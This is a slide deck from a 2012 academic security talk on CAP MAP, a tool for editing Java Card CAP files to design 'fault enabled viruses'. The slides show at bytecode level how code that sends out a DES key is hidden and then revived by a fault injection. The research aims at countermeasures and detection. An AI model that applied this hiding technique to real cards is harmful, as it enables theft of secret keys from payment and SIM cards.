

A friendly framework for hiding fault enabled virus for Java based smart cards

Tiana Razafindralambo Guillaume Bouffard
 Jean-Louis Lanet

Smart Secure Devices (SSD) Team – Xlim – Université de Limoges
[aina.razafindralambo@etu.unilim.fr](mailto:taina.razafindralambo@etu.unilim.fr)
guillaume.bouffard@xlim.fr
jean-louis.lanet@xlim.fr
<http://secinfo.msi.unilim.fr>

DBSec'12



1 Introduction

- Smart Card
- Objectives
- Context
- CAP File Manipulation

2 Fault enabled viruses

- Example: get the secret key
- Constraints solving
- Address resolution
- Hide your code
- Code mutation

3 Conclusion

Smart Card



Smart card is...

- Tamper-Resistant Computer
- Securely stores and processes information
- Used in our everyday life:
 - SIM card
 - Credit Card
 - Health Insurance Card, etc.
- Most of the smart cards are based on Java Card technology

It contains critical information!

Objectives

- Understand the implemented Java Card security mechanisms
- Improve these implementations
- Design the associated counter-measures

Context

Smart card attacks:

- Physical:
 - Voltage modification (execution flow)
 - Light injections to the memory cells (LED, laser, etc.)
 - Side channel attacks (power and electromagnetic analysis, etc.)
- Logical:
 - CAP file manipulation (bypass off-card BCV)
 - shareable interface mechanism (no longer possible)
 - transaction mechanism
- Combined attack:
 - fault injection (bypass on-card BCV)


Context

Two categories of logical attacks:

- Ill-typed application: modification of input file **(1)**
- Well-typed application:
 - specification weakness
 - application mutation **(1)**

(1) Byte code transformation engineering at CAP file level

Converted APplet (CAP) File



The CAP File Manipulator

CAP MAP

- Java-based framework
- Allows to read any element of a CAP file
- Modification of any component of a CAP file
- Friendly tool to design logical attacks



1 Introduction

- Smart Card
- Objectives
- Context
- CAP File Manipulation

2 Fault enabled viruses


- Example: get the secret key
- Constraints solving
- Address resolution
- Hide your code
- Code mutation

3 Conclusion

Fault enabled viruses

Our mission

Build a program that may have two semantics execution



Example : get the secret key

```
public void process(APDU apdu) {  
    short localS; byte localB;  
    // get the APDU buffer  
    byte[] apduBuffer = apdu.getBuffer();  
    if (selectingApplet()) { return; }  
    byte receivedByte = (byte) apdu.  
        setIncomingAndReceive();
```

B1

```
// any code can be placed here  
//...
```

```
DES_keys.getKey(apduBuffer, (short)0);
```

B2

```
apdu.setOutgoingAndSend((short)0,16) ;
```

B3

```
}
```

Constraints solving

Domain definition

$$\mathbb{I} = \{\mathbb{I}_0, \dots, \mathbb{I}_n\}$$

$$\mathbb{I}_0 = \{\{ins_1, ins_2, \dots\} / \text{operands} = 0\}$$

$$\mathbb{I}_n : \{\{ins_1, ins_2, \dots\} / \text{operands} = n\}$$

$\mathbb{S} : Stack$

Constraints solving

Constraints:

Find $\mathbb{X}_1 = \{ins_1, ins_2, \dots\}$ such as:

- $\mathbb{X}_1 \in \mathbb{I}_n$
- $|\mathbb{S}_1| > |\mathbb{S}_0|$
- $|\mathbb{S}_i| \leq MaxStack$
- number of locals must not change
- $\forall ins_i \in \mathbb{X}_1, \mathbb{S}_0(ins_i) = \mathbb{S}_1(ins_i)$

Address resolution

```
// any code can be placed here
//...
DES_keys.getKey(apduBuffer, (short)0);
```

Listing 1: Original B2 to hide

Address resolution

Address resolution

OFFSETS	INSTRUCTIONS	OPERANDS
...		
/*00d4*/	nop	
/*00d5*/	nop	
/*00d6*/	getfield_a_this 1 // DES_keys	
/*00d8*/	aload 4 // L4=>apdubuffer	
/*00da*/	sconst_0	
/*00db*/	invokeinterface nargs: 3 , index: 0 , const: 3 , method: 4	B2
/*00e0*/	pop	// return byte

Address resolution

Address resolution

OFFSETS	INSTRUCTIONS	OPERANDS
...		
/*00d4*/	nop	
/*00d5*/	nop	
/*00d6*/	getfield_a_this 1 // DES_keys	
/*00d8*/	aload 4 // L4=>apdubuffer	
/*00da*/	sconst_0	
/*00db*/	invokeinterface nargs: 3 , index: 2 , const: 60 , method: 4	B2
/*00e0*/	pop	// return byte

Address resolution

Address resolution

OFFSETS	INSTRUCTIONS	OPERANDS
...		
/*00d4*/	nop	
/*00d5*/	nop	
/*00d6*/	getfield_a_this 1 // DES_keys	
/*00d8*/	aload 4 // L4=>apdubuffer	
/*00da*/	sconst_0	
/*00db*/	invokeinterface 03, 02, 3C, 04	B2
/*00e0*/	pop // return byte	

Hide your code

Hide your code

OFFSETS	INSTRUCTIONS	OPERANDS	
...			
/*00d4*/	nop		
/*00d5*/	nop		
/*00d6*/	getfield_a_this 1 // DES_keys		
/*00d8*/	aload 4 // L4=>apdubuffer		
/*00da*/	sconst_0		
/*00db*/	invokeinterface 03, 02, 3C, 04		B2
/*00e0*/	pop // return byte		

Hide your code

Hide your code

OFFSETS	INSTRUCTIONS	OPERANDS
...		
/*00d4*/	nop	
/*00d5*/	getfield_a_this 1 // DES_keys	
/*00d6*/	aload 4 // L4=>apdubuffer	
/*00d7*/	sconst_0	
/*00d8*/	ifle ??	
/*00d9*/	invokeinterface 03, 02, 3C, 04	
/*00de*/	pop // return byte	

B2

Hide your code

Hide your code

OFFSETS	INSTRUCTIONS	OPERANDS	
...			
/*00d4*/	nop		
/*00d5*/	getfield_a_this 1	// DES_keys	
/*00d6*/	aload 4	// L4=>apdubuffer	
/*00d7*/	sconst_0		
/*00d8*/	ifle	8E	
/*00da*/	sconst_0		B2
/*00db*/	sconst_m1		
/*00dc*/	pop2		
/*00de*/	sconst_1		
/*00df*/	pop	// return byte	

Code mutation

Code mutation

OFFSETS	INSTRUCTIONS	OPERANDS
...		
/*00d4*/	nop	
/*00d5*/	getfield_a_this 1 // DES_keys	
/*00d6*/	aload 4 // L4=>apdubuffer	
/*00d7*/	sconst_0	
/*00d8*/	ifle	8E
/*00da*/	sconst_0	
/*00db*/	sconst_m1	
/*00dc*/	pop2	
/*00de*/	sconst_1	
/*00df*/	pop	// return byte

B2

Code mutation

Code mutation

OFFSETS	INSTRUCTIONS	OPERANDS
...		
/*00d4*/	nop	
/*00d5*/	getfield_a_this 1	// DES_keys
/*00d6*/	aload 4	// L4=>apdubuffer
/*00d7*/	sconst_0	
/*00d8*/	??	8E
/*00da*/	sconst_0	
/*00db*/	sconst_m1	
/*00dc*/	pop2	
/*00de*/	sconst_1	
/*00df*/	pop	// return byte

B2

Code mutation

Code mutation

OFFSETS	INSTRUCTIONS	OPERANDS
...		
/*00d4*/	nop	
/*00d5*/	getfield_a_this 1	// DES_keys
/*00d6*/	aload 4	// L4=>apdubuffer
/*00d7*/	sconst_0	
/*00d8*/	00	8E
/*00da*/	sconst_0	
/*00db*/	sconst_m1	
/*00dc*/	pop2	
/*00de*/	sconst_1	
/*00df*/	pop	// return byte

B2

Code mutation

Code mutation

OFFSETS	INSTRUCTIONS	OPERANDS
...		
/*00d4*/	nop	
/*00d5*/	getfield_a_this 1 // DES_keys	
/*00d6*/	aload 4 // L4⇒apdubuffer	
/*00d7*/	sconst_0	
/*00d8*/	nop	8E
/*00da*/	sconst_0	
/*00db*/	sconst_m1	
/*00dc*/	pop2	
/*00de*/	sconst_1	
/*00df*/	pop	// return byte

B2

Code mutation

Code mutation

OFFSETS	INSTRUCTIONS	OPERANDS	
...			
/*00d4*/	nop		
/*00d5*/	getfield_a_this 1 // DES_keys		
/*00d6*/	aload 4 // L4=>apdubuffer		
/*00d7*/	sconst_0		
/*00d8*/	nop		
/*00d9*/	invokeinterface	03, 02, 3C, 04	B2
/*00de*/	pop	// return byte	

1 Introduction

- Smart Card
- Objectives
- Context
- CAP File Manipulation

2 Fault enabled viruses

- Example: get the secret key
- Constraints solving
- Address resolution
- Hide your code
- Code mutation

3 Conclusion

Conclusion

- Contributions: basic constraints solver, stack evaluator
- CAP MAP is a friendly framework that gives us the ability to:
 - make CAP file manipulation in a coherent way
 - design logical attacks
 - design fault enabled viruses
- SmartCM, a static analyzer to detect fault enabled viruses
- Our future works includes: second order viruses

Thank you for your attention !

```
> aina.razafindralambo@etu.unilim.fr
> guillaume.bouffard@xlim.fr
> jean-louis.lanet@xlim.fr
> http://secinfo.msi.unilim.fr
```